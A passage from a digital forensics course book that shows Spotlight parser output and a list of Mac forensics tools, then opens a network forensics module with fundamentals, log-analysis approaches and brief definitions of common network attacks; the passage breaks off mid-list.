


Figure 7.44: Parsing Spotlight

The output from **`spotlight_parser`** includes two files: a text file containing a database dump of all the files/folders on the disk, and a CSV file containing directories of every file/folder in the specific partition. The figures following below show the example of a text file and a CSV file obtained as output respectively upon running the Spotlight parser.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



spotlight-store_data.txt

```
2059  ------------------------------------------------------------
2060  Inode_Num --> 284
2061  Flags --> 0
2062  Store_ID --> 66
2063  Parent_Inode_Num --> 2
2064  Last_Updated --> 2019-10-17 10:19:15.616835
2065  _kMDItemContentChangeDate --> 2011-09-26 12:16:48
2066  _kMDItemCreationDate --> 2011-09-26 12:16:48
2067  _kMDItemCreatorCode --> 0
2068  _kMDItemFileName --> Flowers.jpg
2069  _kMDItemFinderFlags --> 0
2070  _kMDItemFinderLabel --> 0
2071  _kMDItemFromImporter --> 1
2072  _kMDItemGroupId --> 13
2073  _kMDItemInterestingDate --> 2019-10-16 14:22:14.413581
2074  _kMDItemIsExtensionHidden --> 0
2075  _kMDItemOwnerGroupID --> 80
2076  _kMDItemOwnerUserID --> 502
2077  _kMDItemTextContentIndexExists --> 0
2078  _kMDItemTypeCode --> 0
2079  kMDItemBitsPerSample --> 32
2080  kMDItemColorSpace --> RGB
2081  kMDItemContentCreationDate --> 2011-09-26 12:16:48
2082  kMDItemContentCreationDate_Ranking --> 2011-09-26 00:00:00
2083  kMDItemContentModificationDate --> 2011-09-26 12:16:48
2084  kMDItemContentType --> public.jpeg
2085  kMDItemContentTypeTree --> public.jpeg, public.item, public.data, public.image, public.jpeg, public.content
2086  kMDItemDateAdded --> 2019-10-15 10:38:24.452878
2087  kMDItemDateAdded_Ranking --> 2019-10-15 00:00:00
2088  kMDItemDisplayName --> Flowers.jpg
2089  kMDItemHasAlphaChannel --> 0
2090  kMDItemInterestingDate_Ranking --> 1903-12-31 17:14:40
2091  kMDItemKind --> JPEG image
2092  kMDItemLastUsedDate --> 2019-10-16 14:22:14.413581
2093  kMDItemLastUsedDate_Ranking --> 2019-10-16 00:00:00
2094  kMDItemLogicalSize --> 51974
2095  kMDItemOrientation --> 0
2096  kMDItemPhysicalSize --> 53248
2097  kMDItemPixelCount --> 297025
2098  kMDItemPixelHeight --> 545
2099  kMDItemPixelWidth --> 545
2100  kMDItemResolutionHeightDPI --> 150
2101  kMDItemResolutionWidthDPI --> 150
2102  kMDItemUseCount --> 3
```


Figure 7.45: Output text file generated by spotlight parser



45	180/text/11.txt
46	181/text/12.txt
47	184/text/15.txt
48	185/text/2.txt
49	186/text/3.txt
50	187/text/4.txt
51	188/text/5.txt
52	189/text/6.txt
53	296/Audio Files/The good die young.mp3
54	193/text/Information.txt
55	289/Tutorial.pptx
56	288/New Text Document.txt
57	282/Confidential.pdf
58	291/Word_Doc1.docx
59	284/Flowers.jpg
60	286/MultiplePages-Fixed.pdf
61	280/Audio Files
62	294/Audio Files/Dangerous_old.mp3
63	295/Audio Files/Power of the dollar.mp3
64	287/MultiplePages.pdf
65	285/Legal_Disclaimer.htm
66	297/Audio Files/The truth - you not ready.mp3
67	281/Compressed_files.rar

Figure 7.46: Output CSV file generated by spotlight parser

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Mac Forensics Tools

Some Mac forensics tools are listed as follows:

- OS X Auditor (*https://github.com*)
- Recon Imager (*https://sumuri.com*)
- Memoryze for the Mac (*https://www.fireeye.com*)
- Stellar Data Recovery Professional for Mac (*https://www.stellarinfo.com*)
- F-Response (*https://www.f-response.com*)
- volafox (*https://github.com*)
- Volatility (*https://www.volatilityfoundation.org*)
- mac_apt - macOS (and iOS) Artifact Parsing Tool (*https://github.com*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the collection of volatile and non-volatile data in Linux. It discussed file-system image analysis using The Sleuth Kit. Furthermore, it explained in detail memory forensics using Volatility and PhotoRec. Finally, this module presented a detailed discussion on Mac forensics.

In the next module, we will discuss network forensics in detail.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 08

Network Forensics



Module Objectives


One of the ways attackers can breach the security framework of any organization and gain unauthorized access to its confidential/sensitive data is through network infiltration. While conventional network defense mechanisms are important and, to some extent, can deter attackers, they are not infallible. It is, therefore, essential for businesses to recognize the signs of a network attack, identify the defenses or security policies that were breached, and adopt measures to safeguard their network resources. Network forensic investigation refers to the analysis of network security events (which include network attacks and other undesirable events that undermine the security of the network) for two broad purposes — to determine the causes of the network security events so that appropriate safeguards and countermeasures can be adopted, and to gather evidence against the perpetrators of the attack for presentation in the court of law.

This module first discusses the importance of network forensics. It then expounds on the methods of investigating network traffic to locate suspicious packets and identifying indicators of compromise (IoCs) from the analysis of various log files.

At the end of this module, you will be able to:

- Understand network forensics fundamentals
- Explain logging fundamentals
- Summarize event correlation concepts
- Identify indicators of compromise (IoCs) from network logs
- Investigate network traffic

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand Network Forensics Fundamentals

As an integral part of digital forensics, network forensics involves the investigation of any cybercrime occurring on the network level. Specifically, network forensic investigation entails probing into various network-based sources of evidence to identify anomalies or breaches. Network forensic investigators deal with a large amount of dynamic information to trace the source of a network security incident and present them as evidence in the court of law.

This section discusses the fundamentals of network forensics, the nature of network attacks, as well as various types and sources of evidence as found on the network. It also explains how to identify IoCs on the network level.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Network Forensics

Network forensics involves the implementation of sniffing, capturing, and analysis of network traffic and event logs to investigate a network security incident. Network forensics is necessary in order to determine the type of attack over a network and trace the perpetrators. Further, a proper investigation process is required to produce the evidence recovered during the investigation in the court of law.

Network forensics can reveal the following information:

- Source of security incidents
- The path of intrusion
- The Intrusion techniques an attacker used
- Traces and evidence


Network forensics, however, is a challenging endeavor due to many factors. First, while capturing network traffic over a network is simple in theory, it is a relatively complex in practice due to many inherent factors such as the large amount of data flow and the complex nature of Internet protocols. Therefore, recording network traffic requires a lot of resources. It is often not possible to record all the data flowing through the network due to the large volumes. Again, these recorded data need to be backed up to free recording media for future analysis.

Further, the analysis of recorded data is the most critical and time-consuming task. There are many automated analysis tools for forensic purposes, but they are insufficient, as there is no foolproof method to recognize malicious traffic generated by an attacker from a pool of genuine traffic. Human judgment is also critical because with automated traffic analysis tools, there is always a chance of getting false positives results.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Nevertheless, steps can be taken in advance to ensure network forensics readiness, such as by establishing suitable event logging and data collection mechanisms that can provide key artifacts for analysis during forensics investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Postmortem and Real-Time Analysis

The forensic examination of logs can be divided into two categories as given below:

1. **Postmortem**

   Investigators perform a postmortem analysis of logs to detect and study an incident that may have already occurred in a network or device. and This helps the investigators to determine what exactly occurred and the identify source of the event.


   Here, an investigator can examine the log files several times to analyze and verify the sequence of events that led to the incident. When compared to real-time analysis, it is an exhaustive process, since the investigators need to examine the attack in detail and give a final report.

2. **Real-Time Analysis**

   A real-time analysis is performed during an ongoing attack, and its results are also generated simultaneously. So, it becomes easier to respond to the attacks immediately.

   Such an analysis is more effective if the investigators detect the attack quickly. Unlike in postmortem analysis, the investigator may be able to examine the log files only once to evaluate the attack, as time plays a crucial role in real-time analysis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Attacks

Attacks Specific to Wired Networks

The following are the most common attacks against networks**:**

- **Eavesdropping**

  Eavesdropping is a technique used to intercept unsecured connections in order to steal personal information.

- **Data Modification**

  When an intruder obtains access to sensitive information, they might alter or delete the data as well. This is commonly referred to as a data modification attack.

- **IP Address Spoofing**

  This technique is used by an attacker to access any computer without appropriate authorization. Here, the attacker sends messages to the computer with an IP address that indicates the messages are coming from a trusted host.

- **Denial of Service (DoS) Attack**

  In a DoS attack, the attacker floods the target with large amounts of invalid traffic, thereby exhausting the resources available on the target. The target then stops responding to further incoming requests, leading to a denial of service (DoS) for legitimate users.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Man-in-the-Middle Attack**

  In man-in-the-middle attacks, the attacker establishes independent connections with the users and relays the messages being transferred among them, thus tricking them into assuming that their conversation is direct.

- **Packet Sniffing**

